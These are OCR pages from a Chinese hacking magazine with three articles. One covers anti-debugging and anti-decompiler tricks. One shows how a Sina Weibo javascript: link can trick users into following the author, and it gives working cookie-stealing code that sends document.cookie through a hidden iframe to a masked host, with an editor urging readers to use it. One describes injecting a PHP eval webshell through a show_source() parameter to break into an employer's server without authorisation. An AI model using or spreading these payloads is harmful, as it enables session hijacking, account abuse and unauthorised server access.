


图 12

看我菜鸟三招两式强化 FindWindow 反调试

图 Reduta

从本文您可以学到：
一些反调试的技巧和编程示例

反调试技术是逆向分析的外围战场，通过 FindWindow 函数来判断系统中是否运行 OLLYDBG，是一种常用的反调试方法，因为该方法比较简单，所以稍有一点反调试经验的朋友即可将其清除，让人感觉此方法非常“鸡肋”，因此本文以菜鸟的观点将此方法进行一些“升级”，使其在简单中略显“强壮”。

一、字符串加密

用 FindWindow 检测 OD 的一般用法如下：

```
HWND Hod = NULL;
if (NULL!=(Hod = FindWindow("OLLYDBG",NULL)))
{
    SendMessage(Hod,WM_CLOSE,0,0);
}
```




图 1

上面的代码生成程序后，用十六进制编辑器或记事本，可以直接搜索 OLLYDBG，定位到字符串位置后，直接修改字符串即可躲过此种方法的检测，如图 1 所示是某软件中的 OLLYDBG 字符串，通过图 1 的实例不难发现，字符串不进行加密是其“鸡肋”的一个原因。

小提示： FindWindow 的返回值如果是 NULL 的话就表示函数执行失败，也就是说没有找到对应的窗口。具体大家可以参考 MSDN 的说明。

这里以异或加密为例，首先 xor 加密字符串，然后在程序中通过 xor 逆向解密即可，因为异或运算是模为 2 的加法，所以解密代码写起来非常简单。打包程序中的 xor.exe 是加密程序，它可以将要加密的字符串和一个基数进行异或运算，比如让 OLLYDBG 与基数 1 进行异或处理，即在命令提示符中输入 **xor OLLYDBG 1**，如图 2 所示。




图 2

在程序中添加一个解密函数如下，ecode 是加密字符串的地址，xor_value 是进行异或运算的基数，代码如下：

```
VOID DecodeString(PCHAR ecode,UCHAR xor_value)
{
__asm
{
    jb bad
    jnb bad
    _emit 0xeb
bad:
}
 for (size_t inx=0; inx!=strlen(ecode); ++inx)
 {
     *(ecode + inx) ^= xor_value;
 }
}
```

二、防范 IDA 的 F5

IDA 的 F5 功能实在是太强大了，在上面的解密函数中你会发现 __asm 编译器关键字中的指令是没有任何意义的指令，通过 _emit 伪指令加入一个 0xeb(call 指令的机器码)，这样在一定程度上可以防止 IDA 的 F5 功能，如图 3 所示的效果，定位到 DecodeStrting()后，F5 无法得到相应伪 C 代码，在编写关键函数时为防止 IDA 给出伪 C 代码，可以将上面的 __asm 代码放入函数的开始处。




图 3

这里作者提到的 IDA 的 F5，其实是一个插件使用时的快捷键，IDA 这个插件的名字叫 Hex-Rays Decompiler，它可以将汇编代码还原成伪 C 代码形式，提高代码的可阅读性。

三、FindWindow 函数的隐藏

通过 LoadLibrary 和 GetProcAddress 这两个函数在运行时得到 FindWindow 函数的地址，可以简单的实现在 INT 导入表中隐藏该函数，效果如图 4 所示，测试程序中虽然调用了 FindWindow，但是因为是在运行时调用 FindWindow，所以用 LordPe 查看其导入表时并不能看到该函数。




图 4

运行时加载 FindWindow 函数，需要向 GetProcAddress 传递 FindWindowA 字符串，与前面的处理方法类似，让 FindWindowA 字符串与 2 进行异或运算以实现字符串加密。需要在通过上面的 DecodeString()解密即可。

四、int3 断点的检测

不管如何加密字符串，在 OD 中只要 bp FindWindowA 总会断下程序并定位到调用 FindWindow 函数的代码处，因此需要让程序检测 FindWindowA 处的断点并进行相应的反调试处理。int3 断点的机制是将断点位置处的数据替换为 0xcc，所以可以扫描 FindWindowA 函数的字节数据，并与 0xcc 进行比较，代码如下：

```
HWND Hod = NULL;
DecodeString(Api,2);
pFindWindow = (pfunc)GetProcAddress(GetModuleHandle("user32.dll"),Api); //得到 FindWindowA 函数的地址
//检测 int3 断点
__asm
{
    mov edi,eax   //FindWindowA 函数地址保存到 edi
    mov al,0xa    //让 al=0xa
    xor al,0xc6   //0xa^0xc6 = 0xcc int3 断点的机器码
    mov ecx,100   //设置 ecx 检测 100 个字节
    cld           //DF 清零，让 edi 的地址递增
    repne scasb   //重复扫描 FindWindow 函数中的机器码
    jz FindInt3   //如果发现有 int3 断点，ZF=1 即跳转到 FindInt3 处即调用 exit()退出程序
    jmp End       //如果没有发现 int3 断点，无条件跳转到 End 处
}

FindInt3:
```

（下转第 319 页）

西线栏首：2010年很快就要过去了，等大家拿到杂志的时候估计已到了2011年，不晓得忙碌的各位是否会停下脚步来思考下自己一年来的得失，有的时候我们都走的太快了，忽略了路边美好的风景，找个时间收拾下心情去细心体会下被你一直忽略的瞬间和感动。

2010，走好，我们2011见。

如何把一条微博变成病毒

图樊三叔

从本文您可以学到：

如何DIY新浪微博的粉丝人数

2010年10月2日16点33分，我在新浪微博上发表了一篇比较特别的微博，全文如下：

三叔原创的“粉丝数瞬间赶超姚晨YY大法”：1、打开你的微博页面。2、把我的代码拷贝在地址栏里回车即可看到激增的粉丝数——当然只是娱乐。代码如下，欢迎@，鄙视剽窃：**javascript:document.getElementById('myfans').innerHTML='3078393';App.followOne('1746695621',this);void 0**

按照这条微博操作后的截图如图1所示。

很明显，“document.getElementById('myfans').innerHTML='3078393';”是用来修改当前页面的粉丝数的，而“App.followOne('1746695621',this);”是我调用新浪微博的javascript函数，让对方自动成为我的粉丝。

两天以后，我的粉丝数由3000涨到6000，我再结合这条微博的前世今生，发现它具有病毒的诸多特性：

1、可激活性：未激活前它只是一行微博。激活后就会有执行暂时修改粉丝数和关注操作。

2、复制性：理论上，微博是个以转发为主的媒介形式，也就是说，只会有一个原始样本——除非别人不是转发，而是拷贝。不幸的是，由于这条微博的意淫和炫技特性，大部分人选择了把它拷贝成一条新微博，复制出无数个“病毒”。

3、变异性：有些比较聪明的人，发现修改了“ocument.getElementById('myfans').innerHTML='3078393';”里面的数字后，就对应相应的粉丝数，有些聪明的人发现把“App.followOne('1746695621',this);”里的数字改成自己的用户id，就能让执行代码的人去关注他，或者还有更聪明的人会意识到，利用这个微博形式，还能干点别的。于是，各种变种产生了。

4、隐蔽性：我把“关注我”的动作作为一个测试性的隐藏动作，隐蔽在修改粉丝数的功能之下。当然隐蔽的还不够好，接下来我会接着分析如何让它更加隐蔽。

5、破坏性：基本上没什么破坏性——如果你能忍受自动成为我的粉丝这个事情的话。我不准备在新浪微博上传播具有更大破坏性的代码。不过，还是要从理论上进行分析。

破坏性分析：你当然可以加一个不停弹出窗口的恶作剧，不过这个太小儿科了。最容易被利用，最有威胁的动作应该是：盗取用户cookie。盗取了用户的cookie之后，就可以通过构造，冒充该用户进行相关操作。

最简单的盗用代码：

```
javascript:window.location.href="http://www.***.com/getcookie.php?cookies="+document.cookie;
```

只要在你的网站上的getcookie.php写成个接收程序就能把对方的cookie保存到数据库里。

问题是，这行代码执行后会赤裸裸的跳转，让用户疑心大起。

所以，需要改良。要有诱人的表象功能，要有足够隐蔽的盗取操作，还要考虑到微博的140字数限制。我不想再用递进的方式来吊大家的胃口了，一步到位，解决所有问题。

微博上发布的代码：

```
javascript:var head=document.getElementsByTagName('HEAD').item(0);var script=document.createElement('SCRIPT');script.src='http://www.***.com/test.js';script.type='text/javascript';head.appendChild(script);void 0
```




图1 微博全文

采用引用script.src的方式，起到隐藏和精简代码到140个字以内的作用（顺便说一下，就算没有140的限制，代码也不能太长。不同的浏览器对于直接在地址栏输入的信息有不同的长度限制）。

在你的网站上，需要两个文件。一个是微博中载入的test.js，一个是记录cookie的getcookie.php。把记录入库是个很常规的功能，在这我就不写出来骗稿费了，主要是test.js：

```
function getcookie (cookies)
{
document.getElementById('myfans').innerHTML='3078393';
App.followOne('1746695621',this);

cookieurl="http://www.***.com/getcookie.php?cookies="+escape(cookies);
document.body.insertAdjacentHTML("beforeEnd", "<iframe width=0 height=0 style='display:none;' src='"+cookieurl+"'></iframe>");
}
getcookie(document.cookie);
```

getcookie函数的前两行，依旧执行修改粉丝数和自动成为我的粉丝的操作。剩下的代码通过建立一个隐蔽的iframe实现隐蔽提交数据的功能。什么，为什么不用ajax？ajax在我描述的这种情况下是无法跨域的。

以上，就是如何把一篇微博变成一个病毒的全过程。最后说几点忠告：

1、在地址栏里直接输入javascirpt脚本的操作是有危险的，特别是有跳转操作和明显调用别的网址js脚本的操作。

2、如果你还是忍不住好奇要执行的话，那就从我的微博里找吧，我保证发布在新浪微博上的代码是无害的，最大的副作用也就是成为我的粉丝，我的昵称是：樊三叔。

编辑点评：想让自己微博粉丝增加的朋友抓紧时间利用吧，希望这个利用方法的寿命能够持久些。

show_source函数的利用技巧

图Stream

公司自己的项目，老板把项目的核心文件都只放到外网，也没放到SVNSh，只告诉我们目录结构，但有的时候必须要看核心文件里的一些东西，所以他又搞了个文件，里面直接有一个show_source()函数，如图1。

对于老板这种做法表示不能理解，于是想拿服务器，虽然SVN可以直接传内网，然后让老板传外网，但有记录，怕老板哪天闲着没事看到了就不好说了，还是看看能不能从这里进去吧：

show_source()别名highlight_file()。作用对文件进行语法高亮显示，直接显示。

然后就本地建了一个这样的页面开始测试。




图1 show_source

直接在源码里把$filename作手脚，当magic_quotes_gpc = on的时候，可以构造$filename这个变量直接写入一句话，语句如下，在源文件中把$filename改成：

`'')); $f=fopen('1.php','w'); fwrite($f,'<?php eval($_POST[cmd])?>');//`

也就是自己想要的执行效果是：

`echo show_source(trim('')); $f=fopen('1.php','w'); fwrite($f,'<?php eval($_POST[cmd])?>');// ));`

这样也的确成功生成了一句话，可是把$filename这个变量用参数传进去的时候访问就不行了，如下http://127.0.0.1:81/Testphp/show_source.php?




图2 错误




图3 测试




图4 读mysql数据库




图5 查询结果

